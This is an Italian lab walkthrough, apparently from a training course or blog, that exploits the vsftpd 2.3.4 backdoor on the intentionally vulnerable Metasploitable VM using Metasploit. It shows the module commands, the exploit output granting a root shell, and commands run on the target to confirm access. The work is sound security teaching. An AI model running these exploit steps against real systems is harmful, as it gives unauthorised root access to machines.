

Oggi faremo una sessione di hacking con Metasploit sulla macchina Metasploitable.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/windows/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
RHOSTS ⇒
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.77
RHOSTS ⇒ 192.168.1.77
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.77:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.77:21 - USER: 331 Please specify the password.
[+] 192.168.1.77:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.77:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.70:42419 → 192.168.1.77:6200) at 2024-01-22 05:36:34 -0500
```

Cerchiamo vsftpd su metasploit, prendiamo l’exploit che ci interessa, settiamo come host l’ip di metasploitable dopodichè facciamo partire l'attacco.



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:3a:8c
          inet addr:192.168.1.77  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2001:b07:646a:7fe2:a00:27ff:fe0b:3a8c/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe0b:3a8c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:470 errors:0 dropped:0 overruns:0 frame:0
          TX packets:432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:37353 (36.4 KB)  TX bytes:34365 (33.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:227 errors:0 dropped:0 overruns:0 frame:0
          TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85445 (83.4 KB)  TX bytes:85445 (83.4 KB)

mkdir test_metasploit
```

Per confermare che l’exploit sia riuscito facciamo un ifconfig, dato che ci restituisce come risultato capiamo che l’exploit è riuscito. Creiamo la cartella tramite il comando mkdir.



```
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys              usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$
```

infine verifichiamo su metasploitable se troviamo la cartella appena creata.